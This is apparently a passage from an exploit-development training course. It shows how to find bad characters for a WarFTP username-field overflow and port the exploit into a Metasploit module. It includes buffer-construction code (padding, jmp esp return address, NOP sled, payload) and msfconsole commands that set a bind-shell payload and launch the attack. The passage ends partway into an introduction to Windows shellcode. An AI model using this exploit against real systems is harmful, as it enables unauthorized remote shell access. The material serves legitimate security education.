
In your 660.5 folder is a Python script called "bad_char.py," written by the author of this section's material. This script makes a connection to an FTP server listening on the localhost and sends in "\x00" – "\xff" to look for characters that are not permitted by the username field of the FTP server. It is easily modifiable to work with other programs. It sends in the values, one per connection and checks for a response other than "User name okay." If it gets a different response, it deems the sent value as a bad character and adds it to a list. At the end of the loop it prints out all bad characters. Obviously, this script has minimal functionality, but feel free to expand it if useful.

As you can see on the bottom image, "\x40" is a bad character and we must exclude it from our payload.




Continuing with the Script

Now that we have excluded "\x00, \x0a, \x0d, and \x40" from our payload, the script is run again. Analyzing the image on the right, we see that there are no more bad characters. We are now ready to build our Metasploit module.




Building Our Metasploit Module (1)

Let's now port over the exploit into a Metasploit module. We are first setting connection type to Ftp. This helps to automate the handling of FTP connections and cuts down on our scripting. The section highlighted as "Information" includes many optional fields to help those who are using your module, and to give credit to those who may have contributed. The section highlighted as "BadChars and space for shellcode" is where we can put in the "Space" we have available for shellcode, and the "BadChars" we have discovered. You may not always know exactly how much space is available for your payload and can always use trial and error. For our purposes, it has been determined that 500 bytes is sufficient. There are simple scripts that come with Metasploit which can help you determine the size of a buffer you are overrunning, and use random patterns to pinpoint the location of the return pointer in the event you are returning back up to the buffer.



Building Our Metasploit Module (2)


The "Targets" section allows us to set up what operating systems and versions we can target with our exploit. For WarFTP, you could determine valid "jmp esp" addresses on the various target OS' and add them to this section. This would show up when running the Metasploit command "show targets." The "DefaultTarget" setting is set to 0, which serves as the default OS or version. In our example, we have left it only as "Windows XP Universal" which would likely fail on many versions. We could also include an option to modify the stack alignment if we run into issues around space, or problems with the location of where the registers are pointing on the stack. Toward the bottom we have the option to check for server messages such as a banner. With this check we could potentially look for a specific message or version message that would tell us if the program is vulnerable or not. This is not always the best check as it makes no assumptions.



Building Our Metasploit Module (3)

The "exploit" section is where we port over the commands and data that triggers the vulnerability.

```
buf  = rand_text_english(485, payload_badchars)
#Above we are filling our buffer with 485 random characters,
except those on our badchars list. This gets us to the return
pointer.
buf += [ target.ret ].pack('V')
#Above we are adding our return pointer "jmp esp" address and
putting it in little endian format.
buf += "\x90" *20
#20 byte NOP sled after the return pointer.
buf += payload.encoded
#Above we are appending whatever payload is selected by the
Metasploit user, excluding our badchars.
```



Building Our Metasploit Module (4)


Now that we have our module built, we want to save it in the appropriate location. Name the file warftp.rb and save it to:

/pentest/exploits/framework3/modules/exploits/windows/ftp

On Backtrack 5, Metasploit is located in the /opt/metasploit/… path. Be sure to update accordingly. Added modules are automatically placed into the directory "~/.msf/" where you can also save your ported modules.

In Kali, you may need to save it to "/usr/share/metasploit-framework/exploits/windows/ftp/"


As you can see, there is a specific section for FTP exploits on Windows already set up for us. If there is no obvious section, there is a miscellaneous folder as well.



Running Metasploit


At this point you should be able to start up Metasploit as normal by running *./msfconsole* from your Metasploit folder. If you took note of how many loaded modules were available before you port over your exploit, there should now be one additional one if you did it correctly. If you did not do it correctly, there will likely be an error message telling you about the problem. Once you've launched Metasploit, try running the command *search warftp* and check to see if your exploit is showing. If it is, go ahead and run the command *use windows/ftp/warftp* and the exploit will load.

The "reload_all" command forces any cached modules to be reloaded.




Exploit!

Now that our module is loaded, we want to set the remote host option and our payload. Run the command *set RHOST X.X.X.X*, where X.X.X.X is the target IP address of your FTP server. Next, run the command *set payload windows/shell/bind_tcp*, or select any other available payload. Finally, type in *exploit* to start the attack. If successful, as we see on the slide, you should get a shell!




Summary

You should now have a better understanding of how to convert a basic, working exploit over to Metasploit, as well as how to deal with bad characters. Writing modules for Metasploit can also get quite complex and you will find yourself spending a lot of time getting to know the inner-workings of framework and all of its idiosyncrasies. There is a large user community for Metasploit, and chances are, a question you have has already been answered online.



Windows Shellcode

In this brief module we will take a look at how Windows shellcode commonly works to resolve functions and load libraries into a running process. As system calls on Windows are not located at static addresses, the techniques are different. This also requires larger shellcode and poses additional challenges to the shellcode author.




Objectives

We will first be focusing on some of the idiosyncrasies with Windows shellcode. The paper's "Win32 Assembly Components" by The Last Stage of Delirium and "Understanding Windows Shellcode" by Skape are two of the best papers on the topic of Windows Shellcode. They are a highly recommended read.

"Win32 Assembly Components" by The Last Stage of Delirium
http://pentest.cryptocity.net/files/exploitation/winasm-1.0.1.pdf

"Understanding Windows Shellcode" by Skape
http://www.hick.org/code/skape/papers/win32-shellcode.pdf




Windows Shellcode

Shellcode is used on Windows in the same way it is used on Linux. Examples include spawning a shell, adding an account, command execution, Meterpreter, and practically anything else desired. Same as on Linux, shellcode is only good on the processor architecture for which it was written. For example, if you try to run shellcode designed to run on an x86 Intel processor on an ARM device, you will not have any luck getting it to execute, as the instruction set is different.


One of the biggest challenges authors of Windows shellcode face is determining the location of desired functions within the operating system. Unlike Linux where system calls and functions are static between OS versions, Windows is constantly changing with new OS versions and Service Packs. This provides an incidental security feature to Windows, as it is more difficult to create reliable shellcode. As discussed, one component of the API is to serve as a layer of abstraction between user-mode and kernel-mode; e.g. Ring 3 and Ring 0. In order to get Windows to do practically anything, you must interface with the appropriate user mode API. It is actually an impressive design in that Windows 